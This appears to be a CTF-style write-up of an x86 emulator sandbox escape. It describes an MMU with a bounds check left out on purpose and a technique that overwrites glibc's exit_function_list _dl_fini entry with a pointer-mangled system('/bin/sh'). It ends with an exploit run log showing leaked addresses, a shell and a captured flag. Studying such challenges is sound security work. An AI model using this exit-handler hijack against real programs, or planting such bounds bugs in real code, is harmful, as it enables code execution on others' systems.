

# X86 VM Sandbox Escape

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### **Abstract**

This project focuses on exploiting the mechanism of a Memory-Management-Unit (MMU), which, in our case, allows for overflows to occur due to a deliberately implemented bug.

As a consequence, we needed to write a CPU emulator so that the exploit exists and can be exploited.

Subsequently, we focused on the most essential functionality commonly provided by a x86 CPU.

To implement a fully functioning emulator, we followed the Intel documentation [1] and adapted to their methodology.

The key components in our emulator include, but are not limited to, a functional MMU with paging and segmentation support, a Translation Lookaside Buffer (TLB), Memory-Mapped I/O (MMIO), a Programmable Interrupt Controller (PIC), an Interrupt Control Unit (ICU), a UART controller, and a VT100 terminal, as well as advanced interrupt capabilities managed by the ICU and PIC.

Additionally, we have implemented a rudimentary kernel and a very basic UEFI to execute programs that require only a small set of system calls and instructions.

In the following, we've "hidden" a bug in the MMU so that it doesn't check the bounds of the physical addresses of our emulated RAM, thus allowing us to access and overwrite memory and data structures that lie outside of the emulated RAM.

To exploit this behavior, we first have to locate the mapped address location for libc. Secondly, we need to overwrite an entry inside the exit\_function\_list structure; changing an entry to system("/bin/sh") allows us to spawn a shell during the termination of the CPU emulator.

#### **CPU-Architecture**




Figure 1. CPU interactions with modules




Figure 2. Structure of MMIO




Figure 3. Paging structure of CPU [1]

## References

[1] Intel Corporation, Intel® 64 and IA-32 Architectures Software Developer's Manual Combined Volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D, and 4. December 2024

3B, 3C, 3D, and 4, December 2024.

Available at: https://www.intel.com/content/www/us/en/developer/articles/technical/intel-sdm.html.

## **Exploit**




Figure 4. The exploit idea




Figure 5. Contents of exit\_function\_list




Figure 6. Executing bubble-sort on the CPU-Emulator




Figure 7. Executing Cowsay:)

```
$ python3 exploit.py build/exploit
[+] Opening connection to localhost on port 1024: Done
Press enter to send the END sequence...
[*] Switching to interactive mode
[*] Kernel initialized
[*] Found an elf page at offset 0x139000. Now searching for libc elf............
 [+] Found libc elf at offset 0x218000!
   Got ld_base @ 0x793f1b637000
  Got libc_base @ 0x793f1b218000
   Got dl_fini addr @ 0x793f1b63b680
 +] Got system addr @ 0x793f1b264490
   Got /bin/sh string addr @ 0x793f1b3ae031
 *] Searching for _dl_fini entry in initial exit_function_list..........
 +] Found _dl_fini entry at index 9
[+] Got pointer_guard: 0xff54889444d125f8
 *] PTR_MANGLED(system): 0xe356bfeec2d1fea9
[*] Overwriting _dl_fini entry with system('/bin/sh')..... - Done!
[*] Exiting emulator and trigger the exploit... enjoy :)
 whoami
chall
 cat flag
CTF{This_hypervisor_ain't_hyper_enough_to_stop_me!}
```